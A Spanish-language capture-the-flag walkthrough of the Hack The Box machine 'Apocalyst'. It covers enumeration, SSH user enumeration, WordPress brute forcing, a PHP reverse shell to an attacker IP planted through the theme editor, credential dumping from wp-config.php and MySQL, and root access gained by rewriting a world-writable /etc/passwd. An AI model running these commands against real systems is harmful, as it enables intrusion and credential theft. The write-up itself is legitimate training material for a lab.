


Apocalyst



<https://www.hackthebox.com/machines>

OS	Difficult	Tags	RELEASED	Social Media
LINUX	MEDIUM	#WordPress	09/09/2023	https://github.com/gorkaaaa

Skills:

- Wordpress Enumeration
- Image Stego Challenge - Steghide
- Information Leakage - User Enumeration
- WordPress Exploitation - Theme Editor [RCE]
- Abusing misconfigured permissions [Privilege Escalation]

Enumeración

Esta fase va a consistir en hacer una enumeración general sobre la máquina para poder valorar vectores de intrusión y valorar posibles ataques.

1. Comprobamos Conectividad.

```
> ping -c 1 10.10.10.46
PING 10.10.10.46 (10.10.10.46) 56(84) bytes of data.
64 bytes from 10.10.10.46: icmp_seq=1 ttl=63 time=110 ms

--- 10.10.10.46 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 109.571/109.571/109.571/0.000 ms
```


Vemos que tenemos conectividad con la máquina.

2. Enumeración De Sistema Operativo con script.
3. Enumeración de Puertos con nmap.

```
> sudo nmap -p- -sCV -sS -T5 --min-rate 5000 -n -Pn 10.10.10.46
PORT      STATE SERVICE VERSION
22/tcp     open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 ((Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_  256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp     open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-title: Apocalypse Preparation Blog
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos que solo tenemos un puerto interesante que es el 80...

3. Puerto 80.



Podemos ver esto lo cual no es muy interesante y no estan cargando los recursos de forma correcta.

```
<link rel="alternate" type="application/rss+xml" title="Apocalypse Preparation Blog &gt; Feed" href="http://apocalyst.htb/?feed=rss2" />
```

Podemos ver esto en el codigo fuente lo cual nos da a entender que los esta cargando de la URL apocalyst.htb lo cual nos dice que se esta aplicando virtual hosting.

```
> sudo vim /etc/hosts  
> cat /etc/hosts -l ruby  
12 | 10.10.10.46 apocalyst.htb
```

Agregamos al /etc/hosts el dominio que tenemos.



Ahora vemos que se carga de forma correcta los recursos.

27TH JULY 2017 BY FALARAKI

How Long do we Have?

This article has been taken from the express article found here:

If you believe in the countless end of the world predictions, then it is time to prepare for the apocalypse with militant Christians linking the dots to discover that 2017 will be our "final year" on this planet.

Increased seismic activity around the globe coupled with mass-animal deaths – such as the whale beachings in New Zealand – are "amazing evidence" that the end is nigh.

Conspiracy website Signs of The End Times says that the signs are in the Bible.

The website states: "Never has there been a time before when all these events were evident in so many diverse places and with such frequency and intensity.

"Our generation is the first generation to fulfil all the biblical signs.

"Without doubt we are living in the final year."

Signs of The End Times references the Biblical Book of Hosea which claims that a mass loss of life is an apocalyptic sign.

Search ...

RECENT POSTS

- How Long do we Have?
- What is the Apocalypse?
- Under Development

RECENT COMMENTS

ARCHIVES


- July 2017

CATEGORIES

- Uncategorised

META

Si le damos a cualquier articulo podemos ver que nos da un usuario que es falaraki.



Podemos ver que nos reconoce como un usuario a falaraki.

4. Puerto 22

```
> searchsploit ssh user enumeration  
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
```

Vemos este exploit que nos interesa.

```
> searchsploit -m linux/remote/45939.py
```

Nos descargamos el recurso.

```
> python2 45939.py 10.10.10.46 root 2>/dev/null  
[+] root is a valid username  
  
> python2 45939.py 10.10.10.46 falaraki 2>/dev/null  
[+] falaraki is a valid username
```

Vemos que tenemos dos usuarios enumerados...

5. Enumeración de rutas.

```
> wfuzz -c -L -t 200 --hc=404 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
http://apocalyst.htb/FUZZ  
000000565: 200 13 L 17 W 157 Ch "information"  
000000525: 200 13 L 17 W 157 Ch "Search"  
000000191: 200 13 L 17 W 157 Ch "header"
```

Vemos que hay muchas rutas que tienen 157 caracteres...

6. Diccionario personalizado.

```
> cewl -w diccionario.txt http://apocalyst.htb/
```

Esto nos crea un diccionario personalizado con palabras que hay en la propia pagina.

```
> wfuzz -c -L -t 200 --hh=157 --hc=404 -w diccionario.txt  
http://apocalyst.htb/FUZZ  
000000465: 200 14 L 20 W 175 Ch "Righteousness"
```

Ahora vemos esto...



Vemos la imagen de antes pero vemos que contiene más caracteres.

7. Steganography

```
> steghide info image.jpg  
embedded file "list.txt":
```

Vemos que contiene un archivo dentro...

```
> steghide extract -sf image.jpg  
> ll  
.rw-r--r-- a70 a70 210 KB Sat Oct  5 12:40:18 2024 list.txt
```

Si analizamos el archivo correctamente podemos intuir que son posibles credenciales...


Explotación

En esta fase vamos a ya tener un vector de ataque previamente enumerado y vamos a explotarlo.


1. Brute Force.

```
> wpscan --url http://apocalypse.htb/ -U falaraki -P list.txt  
[!] Valid Combinations Found:  
| Username: falaraki, Password: Transclisiation
```

Hemos encontrado una combinación de credenciales...



Vemos que podemos iniciar sesión correctamente...



Vamos a introducir lo siguiente...

```
<?php  
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'")  
?>
```

Con esto nos deveria de dar una reverse shell...

```
> sudo nc -nlvp 443  
listening on [any] 443 ...
```

Nos ponemos en escucha...

```
> curl -s -X GET 'http://apocalyst.htb/?p=404.php'  
www-data@apocalyst:/var/www/html/apocalyst.htb$
```

Nos da la reverse shell.

```
www-data@apocalyst:/var/www/html/apocalyst.htb$ script -c bash  
/dev/null  
www-data@apocalyst:/var/www/html/apocalyst.htb$ ^Zzsh: suspended  
> stty raw -echo; fg  
      reset xterm  
www-data@apocalyst:/var/www/html/apocalyst.htb$ export TERM=xterm  
www-data@apocalyst:/var/www/html/apocalyst.htb$ export SHELL=/bin/bash
```

```
> stty size  
44 184
```

```
www-data@apocalyst:/var/www/html/apocalyst.htb$ stty rows 44 columns 184
```

Tratamiento de la tty

```
www-data@apocalyst:/home/falaraki$ cat user.txt  
bf87c6c13992a908b3cf95fa59718186
```

Tenemos la user flag.

Escalada de privilegios

Esta fase va a consistir en pasar de ser un usuario no privilegiado a ser el administrador del sistema aprovechando los fallos en la seguridad internos del servidor.

```
www-data@apocalyst:$ find \-perm -4000 -user root 2>/dev/null  
.usr/bin/pkexec
```

Lo único que vemos es pkexec pero no vamos a tirar de aquí.

```
www-data@apocalyst:$ which getcap  
.sbin/getcap
```

Vemos que existe getcap por lo cual vamos a tirar de capacidades...

```
www-data@apocalyst:$ getcap -r / 2>/dev/null  
.usr/bin/traceroute6.iputils = cap_net_raw+ep  
.usr/bin/mtr = cap_net_raw+ep  
.usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

No vemos nada interesante...

```
www-data@apocalyst:$ cat /etc/crontab
```

Listamos la lista de tareas que se ejecutan a intervalos regulares en el sistema pero no vemos nada que nos interese...

```
www-data@apocalypse:/ $ ps -aux
mysql      1331  0.0  8.4 1118936 173544 ?        Ssl  08:24   0:04
/usr/sbin/mysqld
```

Podemos ver mysql con lo cual podemos ir a ver el archivo de wp-config.php

```
www-data@apocalypse:/var/www/html/apocalypse.htb$ cat wp-config.php
define('DB_USER', 'root');
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');
```

```
www-data@apocalypse:/var/www/html/apocalypse.htb$ mysql -uroot -
pTh3SoopaD00paPa5S!
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_myblog          |
+-----+
```

Podemos ver algunas bases de datos...

```
mysql> use wp_myblog
mysql> show tables;
+-----+
| Tables_in_wp_myblog |
+-----+
| wp_commentmeta      |
| wp_comments          |
| wp_links             |
| wp_options            |
| wp_postmeta          |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
+-----+
```

```
| wp_users |  
+-----+
```

Vemos todas las tablas que emplea esa base de datos...

```
mysql> describe wp_users;  
user_login  
user_pass
```

Vemos que hay muchas pero nos interesan estas dos...

```
mysql> select user_login,user_pass from wp_users;  
+-----+-----+  
| user_login | user_pass |  
+-----+-----+  
| falaraki | $P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z. |  
+-----+-----+
```

Podemos ver que tenemos un usuario y una contraseña...

```
find / -writable -ls 2>/dev/null | grep -vE  
"/var|/run|/dev|/tmp|/lib|/proc|/sys"  
37330      4 -rw-rw-rw-    1 root      root          1637 Jul 26 2017  
/etc/passwd
```

Vemos que podemos modificar el /etc/passwd

```
www-data@apocalypse:/ $ openssl passwd  
Password: admin  
zXMknIfn598us
```

Nos crea una contraseña hasheada que vamos a introducir en el de root.

```
awk -F: 'BEGIN{OFS=":"} $1=="root"{$2="zXMknIfn598us"} 1' /etc/passwd |  
tee /etc/passwd  
www-data@apocalypse:/var/www/html/apocalypse.htb$ su root  
root@apocalypse:/var/www/html/apocalypse.htb#
```

Ahora vamos a por la root flag.

```
root@apocatalyst:/var/www/html/apocatalyst.htb# cat /root/root.txt  
65496b001a95a127b8f80f4930c189b6
```